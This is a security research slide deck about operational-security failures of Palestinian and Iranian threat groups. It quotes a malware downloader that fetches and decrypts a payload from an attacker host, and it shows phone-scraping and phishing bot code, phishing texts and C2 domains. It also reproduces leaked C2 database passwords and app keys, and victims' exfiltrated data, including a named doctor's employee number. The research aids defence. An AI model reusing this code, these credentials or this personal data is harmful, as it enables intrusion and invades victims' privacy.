

 SafeBreach^{LABS}

OopsSec

The bad, the worst and the ugly
of APT's operations security

Tomer Bar



Tomer Bar

Director of Security Research @ SafeBreach

- Main focus in APT and vulnerability research
- Presented at Black Hat, Defcon, Recon and Sector



Agenda

- Research assumptions
- OopsSec meter
- All over the globe - recent real world OopsSec threat actors
 - a. State Sponsored APT Threat Actor
 - Bad Patch
 - a. Large Scale Cyber Crime Threat Actors
 - Phishing as a service in Iran
 - Ukraine Logs
 - Ekmek Teknesi (Bread Boat)
 - Tunisian Credentials thief
 - b. Iranian State Sponsored APT Threat Actors
 - Rampant kitten
 - PowerShortShell
 - Infy
 - Final demo
- Credits and Q&A

Research State of Mind



“Attack him where he is unprepared, appear where you are not expected.”

“If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle.”

— Sun Tzu, The Art of War

Research Assumptions

1

Attackers are humans
and prone to mistakes
Advanced APT != Advanced OpSec

2

Threat actors won't
necessarily fix OpSec
holes even if they
suffered from a past
takedown or data leak.

3

We can learn new
techniques, current
targets, plans, damage
control and a additional
valuable data.

OopsSec Meter

OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap	Location 1	Industry 5	Identity 10
Attack Vectors mapping	1	5	10
Access C2 backend code	3	5	10
Achieve victims exfiltrated data	5	7	10
Attacker malicious techniques	5	7	10
Built-in sinkhole capabilities	6	8	10
Attackers communication channels	7	8	10
Attribution - identity	Origin 3	Partial - 7	Identity - 10
Disinformation attack	5	7	10
Take-Down	Temporary - 5	Partial - 8	Complete - 10
			100 bad points



Bad Patch - Palestinian Threat Actor

- Android and Windows state-sponsored **long term** targeted campaign, active since 2012.

Age of Campaign

The oldest sample we observed has a compile date of 12 June 2012. The C2 server linked to that sample, [pal2me\[.\]net](http://pal2me[.]net), was also first registered on the same date. This campaign has been running for at least more than five years, and continues to this date.

2012-11-06	6 / 44	Win32 EXE	ابوإسلام يتهم يسرا بمعاذرة النجم المصري عادل.exe
2012-10-16	6 / 39	Win32 EXE	dsfsad.exe
2012-12-16	5 / 44	Win32 EXE	12.exe
2012-12-03	5 / 44	Win32 EXE	خلاف.exe

6 / 44

6 security vendors and no sandboxes flagged this file as malicious

7a68a9a564b4fcd980027d526139a4163461706f7eff8687b5cf021a2aedec4

ابوإسلام يتهم يسرا بمعاذرة النجم المصري عادل.exe

123.63 KB
Size

2012-11-06 08:48:03 UTC
9 years ago

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY

STRINGS HEX

This program cannot be run in DOS mode.
MSBVM60.DLL
derStyProject1
3 'f
[OK]?=0
Timer5
Timer4
Drive1
Timer3
Timer2
Timer1
Command1
Command2
Command3
Command4
Label2
DataBaseAccess
Label1

http://www.pal2me.net/cd/ads_line.php

Bad Patch - Palestinian Threat Actor

- Disclosed by Palo Alto Networks at 2017.
- **Bad Authentication process** - Navigate directly to inner pages without authentication
- Navigating directly to “/lms/index.php” not redirecting to the user to login.php, but instead granted authenticated access to the system - keylogger exfiltration screen

Records Management System and Victims

The threat actors have developed their own, custom system to manage the data exfiltrated by their victims, "نظام السجلات" ("Records Management System"). Server logon requires 2-Factor authentication (2FA).






Figure 7- RMS SMS 2FA



Bad Patch - Palestinian Threat Actor

- 2022 Android Malware - masquerading as Google play ssl app
- Certificate locality and upload origin to Virustotal is from Gaza



Certificate Subject	
Distinguished Name	C:00970, CN:GooglePlayServices, L:gaza, O:GooglePlayServices, ST:palestine, OU:GooglePlayServices
Common Name	GooglePlayServices
Organization	GooglePlayServices
Organizational Unit	GooglePlayServices
Country Code	00970
State	palestine
Locality	<u>gaza</u>

Name	Source	Country
ssl_v5.apk	 8e3f4fbc - web	<u>PS</u>

Bad Patch - Palestinian Threat Actor

- 2022 Android Malware - Plenty of collection capabilities
- Exfiltrates victim data to a C2 server using POST - systembackups.info

HTTP Requests

— <http://systembackups.info/api/v6/data>

HTTP Method POST

Multi AV Scanner detection for submitted file

Contains functionality to leak sensitive phone info...

Monitors outgoing Phone calls

Queries the device phone number (MSISDN)

Removes its application launcher (likely to stay hi...

Uploads sensitive phone information to the intern...

Accesses android OS build fields

Checks an internet connection is available

Checks if the device administrator is active

Detected TCP or UDP traffic on non-standard ports

Has permission to execute code after phone reboot

Has permission to perform phone calls in the bac...

Has permission to query the list of currently runni...

Has permission to read contacts

Has permission to read the SMS storage

Has permission to read the call log

Has permission to read the phones state (phone ...

Has permission to receive SMS in the background

Has permission to record audio in the background

Has permission to send SMS in the background

Has permissions to monitor, redirect and/or block ...

Installs a new wake lock (to get activate on phone...

Lists and deletes files in the same context

May check for popular installed apps

Monitors incoming Phone calls

Obfuscates method names

Opens an internet connection

Potential date aware sample found

Queries SMS data

Queries a list of installed applications

Queries call logs/history

Queries phone contact information

Queries several sensitive phone informations

Queries the phones location (GPS)

Queries the unique operating system id (ANDROI...

Queries the unique device ID (IMEI, MEID or ESN)

Reads the incoming call number

Records audio/media

Redirects camera/video feed

Requests permissions only permitted to signed A...

Requests potentially dangerous permissions

Starts/registers a service/receiver on phone boot (...)

Tries to add a new device administrator

Bad Patch - Palestinian Threat Actor

- **Handling of PHP errors** - sending HTTP GET request to /api/v6/data.
- *Expecting* a POST request, it will print the DB name user name and **password!!!**

systembackups.info/api/v6/data

Kernel \ Exception \ MethodNotAllowedHttpException
not supported for this route.
POST.

Copy

Exception frames (1) All frames (28)

Illuminate/Exception/MethodNotAllowedHttpException
Illuminate/Routing/RouteCollection.php:256

Exception methodNotAllowed
Illuminate/Routing/RouteCollection.php:242

Exception getRouteForMethods
Illuminate/Routing/RouteCollection.php:176

Exception match

SCRIPT_URL	"/api/v6/data"
UNIQUE_ID	"YKod@yEOakv5VmQQYij7@gAAABY"
REDIRECT_STATUS	"200"
REDIRECT_SCRIPT_URI	"http://systembackups.info/api/v6/data"
REDIRECT_SCRIPT_URL	"/api/v6/data"
REDIRECT_UNIQUE_ID	"YKod@yEOakv5VmQQYij7@gAAABY"
FCGI_ROLE	"RESPONDER"
PHP_SELF	"/server.php"
REQUEST_TIME_FLOAT	1621761545.0453
REQUEST_TIME	1621761545
argv	[]
argc	0
APP_NAME	"Laravel"
APP_ENV	"local"
APP_KEY	"base64:cdbzwDLtn1L73pBoEoZwEGM3PssF9tJumYur0K9oSY="
APP_DEBUG	"true"
APP_URL	"http://localhost"
LOG_CHANNEL	"stack"
DB_CONNECTION	"mysql"
DB_HOST	"127.0.0.1"
DB_PORT	"3306"
DB_DATABASE	"systemba_andro"
DB_USERNAME	"systemba_andro"
DB_PASSWORD	"xcGIGKE]k]zM"

DB_DATABASE

"systemba_andro"

DB_USERNAME

"systemba_andro"

DB_PASSWORD

"xcGIGKE]k]zM"

Bad Patch - Palestinian Threat Actor

- **Handling of PHP errors** - all c2 servers are vulnerable

```
SERVER_NAME      "badblueinfo.tstapi.pal4u.net"
SERVER_PORT      "80"
SERVER_PROTOCOL  "HTTP/1.1"
SERVER_SIGNATURE ""
SERVER_SOFTWARE  "Apache/2.4.41 (cPanel) OpenSSL/1.0.2t mod_bwlimited/1.4"
TZ               "Asia/Gaza"
UNIQUE_ID        "Xfz7fOCcdrxtJ3t0wIkYcgAAAIc"
PHP_SELF         "/index.php"
REQUEST_TIME_FLOAT 1576860540.8679
REQUEST_TIME     1576860540
argv             []
argc             0
APP_ENV          "local"
APP_DEBUG        "true"
APP_KEY          "base64:p6rq3H2oLGzqeB9BpskJI69cyU4nkidPL6zsfzGFFbk="
DB_HOST          "localhost"
DB_DATABASE      "j70syste_m103"
DB_USERNAME      "j70syste_m103"
DB_PASSWORD      "HB7pF3yir0QT"
```

Bad Patch - Palestinian Threat Actor

- Still bad in 2022 - **All victim's exfiltrated data is open**

2022

Malware down and execute code

2017



```
1 gtyu()
2 _zizi2()
3 Func _zizi2()
4     Local $sfilepath = _winapi_gettempfilename(@TempDir)
5     Local $hdownload = InetGet("http://www.pal4u.net/zzzzz", $sfilepath,
6                               $inet_forcereload, $inet_downloadbackground)
7     Do
8         Sleep(250)
9         Until InetGetInfo($hdownload, $inet_downloadcomplete)
10        InetClose($hdownload)
11        Local $ialgorithm = $alg_rc4
12        If _crypt_decryptfile($sfilepath, "F:\ddd.zip", "?><MNBVCXZ", $ialgorithm)
13        Then
```

Name	Last modified	Size	Description
Parent Directory	-	-	
css/	2017-08-30 16:18	-	
notes.txt	2022-02-07 17:36	26	
users-2022_02_13_14_...>	2022-02-13 14:02	597M	
users-2022_02_13_22_...>	2022-02-13 22:04	832M	
users-2022_02_14_04_...>	2022-02-14 04:02	409M	
users-2022_02_14_14_...>	2022-02-14 14:01	599M	
users-2022_02_14_22_...>	2022-02-14 22:02	594M	
users-2022_02_15_04_...>	2022-02-15 04:03	414M	
users-2022_02_15_14_...>	2022-02-15 14:01	362M	
users-2022_02_15_22_...>	2022-02-15 22:02	602M	
users-2022_02_16_04_...>	2022-02-16 04:00	248M	

Bad Patch - Palestinian Threat Actor

- All ~7800 Android Victim's sensitive exfiltrated data is open and downloadable
- Including in and out calls recording, microphone hijack, Android WeChat, CV files, images
- **50 GB compressed** 470M compressed average per day.

call_11-18-49_OUT_67215_62169fd97f180.amr	23/02/2022 22:58
call_11-31-03_OUT_97_6216a1481c6e3.amr	23/02/2022 23:04
call_11-31-45_OUT_939_6216a2a8a1ed6.amr	23/02/2022 23:10
call_11-50-57_IN_2780.amr	23/02/2022 23:16
call_12-10-09_OUT_0672_6216aa8eb96e5.amr	23/02/2022 23:43
call_12-24-08_OUT_6216accdcbff2.amr	23/02/2022 23:53
call_12-59-31_OUT_2_6216ae372f93c.amr	23/02/2022 23:59
call_13-10-20_OUT_16af9f46269.amr	24/02/2022 0:05
call_14-35-40_OUT_14_6216b1044be06.amr	24/02/2022 0:11
call_15-53-56_OUT_6216b29f9d3c4.amr	24/02/2022 0:18
call_16-14-46_OUT_6216b40c033e0.amr	24/02/2022 0:24
call_16-57-25_OUT_4486_6216b5716e36b.amr	24/02/2022 0:30
call_19-36-10_IN_72769.amr	
call_19-51-31_IN_6254ad.amr	
call_20-23-19_OUT_6216	
call_21-39-22_OUT_2e836a	

Name	Date modified
PTT-20220216e66101330.opus	24/02/2022 3:58
+5.5*#2_6216	
_110719_05_649f1483.adpt	24/02/2022 3:58
_110405_64750c1d.adpt	24/02/2022 3:58
-586976790_6216e61b6e22a.jpg	24/02/2022 3:57
FB_IMG_16e600bcb8.jpg	24/02/2022 3:57
200592806_6e574745.jpg	24/02/2022 3:56
55815_6216	24/02/2022 3:55
20220223_81a24b.jpg	24/02/2022 3:55
16448518_131b.jpg	24/02/2022 3:54
PTT-20220216e4f52f6da.opus	24/02/2022 3:52
+5.5*#1_6216	24/02/2022 3:52
_110719_05_649f1483.adpt	24/02/2022 3:52

State of Palestine
Ministry of Health
Ministers Office

دولة فلسطين
وزارة الصحة
مكتب الوزير

Ref: التاريخ: Date: التاريخ:

قرار

الدكتور : معتمد جمال احمد محسن المحترم
رقم الوظيفي : 854321

بمقتضى هذا القرار اعتباراً من تاريخه .
يلغى كل ما يتعارض مع هذا القرار .

الدكتورة منى سالم الكلب
وزيرة الصحة

السيرة الذاتية

1) المعلومات الشخصية:

الاسم: ردا
خريج / غير
تاريخ الميلاد:
الحالة الاجتماعية:
الجنسية:
الديانة:
العنوان:
الهاتف:
البريد الإلكتروني:
2) المؤهلات العلمية:

الدرجة	التخصص	سنة التخرج	المعلم

3) الخبرات العلمية:

المدة الزمنية	نوع العمل	الجهة التي صنعت بها
2012		
2013		
2017-2015		
2015-2014		
2016		
2017-2016		
2018/6-2018/3		
2019/2018		

Bad Patch - Palestinian Threat Actor

- **C2 Open dir** - <https://trackmobi.live/>

trackmobi.live/?C=M;O=A

Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
artisan	2020-10-30 08:07	1.6K	
composer.json	2020-10-30 08:07	1.6K	
package.json	2020-10-30 08:07	944	
phpunit.xml	2020-10-30 08:07	1.2K	
public/	2020-10-30 08:07	-	
server.php	2020-10-30 08:07	563	
webpack.mix.js	2020-10-30 08:07	559	
app/	2022-02-01 22:57	-	
database/	2022-02-01 22:57	-	
resources/	2022-02-01 22:57	-	
storage/	2022-02-01 22:57	-	
composer.lock	2022-02-01 22:57	280K	
vendor/	2022-02-01 22:58	-	
cgi-bin/	2022-02-07 19:43	-	
Matajer-Mimic/	2022-02-22 10:11	-	
tests/	2022-02-24 02:33	-	
routes/	2022-02-24 02:33	-	
config/	2022-02-24 02:33	-	
bootstrap/	2022-02-25 11:38	-	

Bad Patch - Palestinian Threat Actor

- Still bad in 2022 - **Full backend (server side) in a zip file** - available from C2 - also in VT

9415834caed4f74f9e7ca472fee6
b37ea85b39a1220883748b8b91
b38136000b

tawjihi.pal4u.net

Basic Properties

Type ZIP
Size 11.58 MB
First Seen 2021-09-23 06:33:39
Last Seen 2021-09-23 06:37:30
Submissions 2
File Name **tawjihi.zip**

Relations

Bundled files 101

Expand using new intelligence search

Detections 1 / 46

Submissions

← → ↻ 🔒 tawjihi.pal4u.net

Index of /

Name	Last modified	Size
app/	2021-09-23 16:53	-
artisan	2021-07-27 11:48	1.6K
bootstrap/	2021-09-23 16:53	-
cgi-bin/	2021-07-29 12:27	-
composer.json	2021-07-27 11:48	1.6K
composer.lock	2021-07-27 11:48	253K
config/	2021-09-23 16:52	-
database/	2021-07-27 11:48	-
package.json	2021-07-27 11:48	1.0K
phpunit.xml	2021-07-27 11:48	1.2K
public/	2021-07-27 11:48	-
resources/	2021-07-27 11:48	-
routes/	2021-09-13 16:27	-
server.php	2021-07-27 11:48	563
storage/	2021-07-27 11:48	-
tawjihi.zip	2021-08-02 09:43	12M
tests/	2021-09-23 16:53	-
vendor/	2021-07-27 11:50	-
webpack.mix.js	2021-07-27 11:48	538

Bad Patch - Palestinian Threat Actor

- **Nodejs** - reveal uploads path
- **UploadFile** - good - saved file name will have uniqid, check valid extension (only csv)

```
// Set Destination File & Path
$destinationFile = $filename . ' ' . uniqid() . ' ' . $extension;
$destinationFilePath = $destinationPath . DIRECTORY_SEPARATOR . $destinationFile;

// Upload File
$request->file('file')->move($destinationPath, $destinationFilePath);
```

```
// Valid File Extensions
$valid_extension = array("csv");
if (in_array(strtolower($extension), $valid_extension)) {
```

← → ↻ ip.pal4u.net/nodejs/


```
appRun(){
    new socketEvents(this.socket).socketConfig();
    this.app.use(express.static(__dirname + '/uploads'));
    this.http.listen(this.port, this.host, () => {
        console.log(`Listening on http://${this.host}:${this.port}`);
    });
}
```

Bad Patch - Demo




OopsSec Meter - BadPatch - 47/100

OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap			Identity 10
Attack Vectors mapping			10
Access C2 backend code			10
Achieve victims exfiltrated data			10
Attacker malicious techniques			
Built-in sinkhole capabilities			
Attackers communication channels			
Attribution - identity		Partial - 7	
Disinformation attack			
Take-Down			



SMSspy Threat Actor

Infection chain - 5 steps process




SMSspy Threat Actor

- **Full backend (server side) in a zip file** - <https://adl-iiran.ga/pay.zip>

<https://a.adl-neweb.me>
<https://shop-mill.ga/tehran>
<http://212.114.52.201/7362/mellat/ok/index.php>
<http://eblagh-ir.info/1>
https://eblaghirirmellet.gq/sna_eblagh.php
<https://rezalearn.com>
<http://fitlopsbi.xyz/eblagh/UserLogin>
https://peygiri-adl.ml/sna_eblagh.php
https://eblagie-sena.ml/sna_eblagh.php
https://adl-iiran.ga/sna_eblagh.php
<http://www.sadek.ir>
<http://hzhzjzjxixixixoxozozozpzozozozu.ga/Khafe.php>
<https://sdl-irn.tk/next.html>
<http://paramat.site/eblaghe>
<https://sna-myeb.online/app.php>
<https://adl-istir.com/app.php>
<https://ebiagh.xyz/king/eblagh.html>

Name



SMSSpy Threat Actor

STEP1 - searching for victims (phones)

- The left script extracts phone numbers from published ads on Divar.ir.
- The script on the right will send them a threat\phishing text message via Telegram

```
@bot.message_handler(commands=['start', 'help'])
def send_welcome(message):
    well = '''
Extract Number From divar !
@LydiaTeam

'''
    bot.get_updates
    bot.reply_to(message, well, reply_markup=markup)
```

```
def divar(phone):
    #divar api
    divarH = {"Host": "api.divar.ir", "Connection": "keep-alive", "Content-Length":
    divarD = {"phone": phone.split("+98")[1]}
    try:
        divarR = requests.post("https://api.divar.ir/v5/auth/authenticate", header
```

```
elif message.text == "Readnumbers":
    phones = readphones(filename)
    for phone in phones:
        bot.send_message(chatid, phone)

elif message.text == "List":
    if message.chat.id in chatid:
        list()
        bot.send_message(message.chat.id, "Request Send Now!")
    else:
        bot.send_message(message.chat.id, "You are not admin!")
```

SMSspy Threat Actor

STEP1 - Victims

- **Full Victim list is textual and downloadable**
phone are available in users.lst file
- **C2 server Internal files are exposed**
bash history command is available for download

← → ↻ sana-opieblw.xyz/users.lst

```
179547  
109531  
195319  
187257  
172489  
Shivad  
208446  
210510  
538135  
202301  
188372  
183030  
200683  
190115  
200951  
173437
```

← → ↻ sana-opieblw.xyz/.bash_history

```
fish  
cd divar  
fish  
cd ..  
cd var/www/html
```

```
cd ..  
ls  
cd log  
cd var
```

SMSspy Threat Actor

STEP2 - SMiShing - Examples




Electronic judicial notification system •

Dear user, a complaint has been issued against you with the tracking code 8979001267 in the notification / sana system. In order to prevent the coronavirus and not going to the official branches, you can follow up the complaint through the electronic judicial notification .application

Note: The deadline for following up the .notification is 72 hours

Continue and follow up the complaint



• ک رهگیری برگه آزمایش شما 80023145

هموطن عزیز برای بدین نتایج آزمایش خود اپلیکیشن سلامت من را دانلود و نصب کنید و مراحل بعدی را طی کنید.

توجه: مهلت پیگیری 24 ساعت میباشد.

دانلود اپلیکیشن سلامت من

← → ↻ ⚠ Dangerous | adiliran.xyz


Index of /

Name	Last modified	Size	Description
------	---------------	------	-------------

bargh/	2021-12-31 04:12	-	
ir.apk	2022-01-02 13:38	1.9M	
ir/	2021-12-30 09:19	-	
lr.apk	2022-01-02 04:04	1.7M	
sighe.apk	2021-12-31 17:32	2.0M	
sighe/	2022-01-01 01:20	-	
tel/	2022-01-03 02:35	-	

← → ↻ ⚠ Dangerous | adiliran.xyz/sighe/


دوست یابی ❤️



SMSspy Threat Actor

STEP 3 - Install Fake Android Payment App

